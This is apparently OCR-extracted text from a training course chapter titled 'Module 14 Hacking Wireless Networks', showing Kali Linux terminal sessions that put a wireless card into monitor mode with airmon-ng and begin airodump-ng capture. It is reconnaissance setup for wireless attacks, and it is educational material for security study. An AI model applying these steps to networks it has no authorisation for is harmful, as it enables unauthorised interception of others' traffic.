











Module 14 Hacking Wireless Networks


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:db:54:c4
inet addr:172.16.100.5 Bcast:172.16.100.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fedb:54c4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:21 errors:0 dropped:0 overruns:0 frame:0
TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1996 (1.9 KiB) TX bytes:1716 (1.6 KiB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:12 errors:0 dropped:0 overruns:0 frame:0
TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:720 (720.0 B) TX bytes:720 (720.0 B)
wlan0 Link encap:Ethernet HWaddr 00:0c:43:ab:f9:6e
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000


root@kali:~# airmon-ng
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT3072
root@kali:~#


root@kali: ~
File Edit View Search Terminal Help
wlan0 Link encap:Ethernet HWaddr 00:0c:43:ab:f9:6e
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@kali:~# airmon-ng
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT3072
root@kali:~# iwconfig
eth0 no wireless extensions.
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
lo no wireless extensions.


root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
3221 NetworkManager
3592 wpa_supplicant
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT3072
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0 wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
root@kali:~# kill 3221 3592
root@kali:~#

```
root@kali:~# airmon-ng
PHY     Interface       Driver          Chipset

phy0    wlan0mon        rt2800usb       Ralink Technology, Corp. RT3072

root@kali:~#
```


```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.
```


```
root@kali:~# airodump-ng wlan0mon
```

root@kali: ~

